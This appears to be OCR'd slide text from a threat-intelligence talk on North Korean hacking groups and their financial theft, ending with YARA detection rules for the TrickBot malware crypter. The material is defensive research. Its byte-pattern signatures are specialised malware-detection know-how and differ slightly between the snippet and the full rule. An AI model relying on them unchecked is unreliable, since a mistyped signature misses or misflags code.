Cybersecurity

North Korean Hacker Group Seen Behind Crypto Attack in South

By Nour Al Ali
January 16, 2018, 8:52 AM CST

How did they get so good?

Korean Peninsula at night, courtesy of NASA

North Korea has 2 Internet connections

1 – China
2 – Russia

Soviet-Style Training Program

- Kids with mathematical aptitude are funneled to select middle schools
- Top performers eligible to attend either Pyongyang Kim-Il-sung University or Kim Chael University

Military Services

- University Graduates showing promise report to Bureau 121 (Reconnaissance General Bureau)
- Advanced training provided in Shenyang
- Those with special aptitude are send to live and work in Indonesia, Kenya, Malaysia, Mozambique, Nepal and New Zealand

Thanks to Congressional Research Service

North Korea 2020 outlook

APT 38 – (Cybercrime - Bluenoroff)

- Have been very stealthy, low-and-slow, and effective
- Seeing an increased interest in cryptocurrency
- Small “trial” campaigns for ransomware
- Likely will maintain focus on large-scale monetary options with augmentation of some opportunistic revenue generation

APT 37 (Government - Andariel)

- Remain focused on South Korea
- Remain focused on US

Impact on US Alert (AA20-106A)
Guidance on the North Korean Cyber Threat

Technical Details

DPRK's Malicious Cyber Activities Targeting the Financial Sector

Many DPRK cyber actors are subordinate to UN- and U.S.-designated entities, such as the Reconnaissance General Bureau. DPRK state-sponsored cyber actors primarily consist of hackers, cryptologists, and software developers who conduct espionage, cyber-enabled theft targeting financial institutions and digital currency exchanges, and politically-motivated operations against foreign media companies. They develop and deploy a wide range of malware tools around the world to enable these activities and have grown increasingly sophisticated. Common tactics to raise revenue illicitly by DPRK state-sponsored cyber actors include, but are not limited to:

Cyber-Enabled Financial Theft and Money Laundering. The UN Security Council 1718 Committee Panel of Experts' 2019 mid-term report (2019 POE mid-term report) states that the DPRK is increasingly able to generate revenue notwithstanding UN Security Council sanctions by using malicious cyber activities to steal from financial institutions through increasingly sophisticated tools and tactics. The 2019 POE mid-term report notes that, in some cases, these malicious cyber activities have also extended to laundering funds through multiple jurisdictions. The 2019 POE mid-term report mentions that it was investigating dozens of suspected DPRK cyber-enabled heists and that, as of late 2019, the DPRK has attempted to steal as much as $2 billion through these illicit cyber activities. Allegations in a March 2020 Department of Justice forfeiture complaint are consistent with portions of the POE's findings. Specifically, the forfeiture complaint alleged how North Korean cyber actors used North Korean infrastructure in furtherance of their conspiracy to hack digital currency exchanges, steal hundreds of millions of dollars in digital currency, and launder the funds.

https://www.us-cert.gov/ncas/alerts/aa20-106a

If you play a chess with enemy - you need to take decisions faster as they are already in

YARA Hunting for Code Reuse


- Malware developers work just like legitimate software developers, aiming to automate their work and reduce the time wasted on repetitive tasks wherever possible.
- That means they create and reuse code across their malware (especially, crypto routines)
- This has a pay-off for malware hunters: we can learn how to create search rules to detect this kind of code reuse, reducing our workload, too!

TrickBot Custom RC4 : YARA Implementation

- TrickBot has utilized their own crypting service for some time now and it has been frequently updated over time.
- The latest version utilizes RC4 with a twist and is also a perfect example for writing a simple unpacker while at the same time being forced to analyze a slightly modified encryption routine.

Source: https://zero2auto.com/2020/06/22/decrypting-trickbot-crypter/


TrickBot Custom RC4 : YARA Implementation



Many times you can find things within the stub of a crypter such as this which will remain very similar or almost even static in their construction, so signaturing on this copy sequence with an offset makes me think this structure will remain somewhat consistent.

```
$snippet1 = {be ?? ?? ?? 00 8d 7c 24 [1-2] f3 a5}
```

For the SBOX Size we can do something similar:




```
$sbox_size = {be ?? ?? 00 00 f7 f6 [0-1] 81}
```

```
rule TrickBot {
  meta:
    author = "jreaves"
    description = "TrickBot Crypter 2019/2020"
  strings:
    $snippet1 = {be ?? ?? ?? ?0 8d 7c 24 [1-2] f3 a5}

    $sbox_size = {be ?? ?? 00 00 f7 f6 [0-1] 81}
  condition:
    ($snippet1 and $sbox_size)
}
```

Key Takeaways & Outlook

- Automated Malware + Interactive Human Exploitation Operator -> Convergence of APT & Crimeware
- APT & Nation State Groups Tap Into Crimeware Groups
- North Korea Seeks Ways to Bring Currency via Crime Groups
- Major Implications for National Security & Threats Outlook
- YARA Hunting for Crypto -> Effective Hunting Approach

Researchrer Credit & SentinelLabs: Thank You!

Joshua Platt

Threat Researcher

Jason Reaves

Threat Researcher

THANK YOU
La Fin

@VK_Intel :)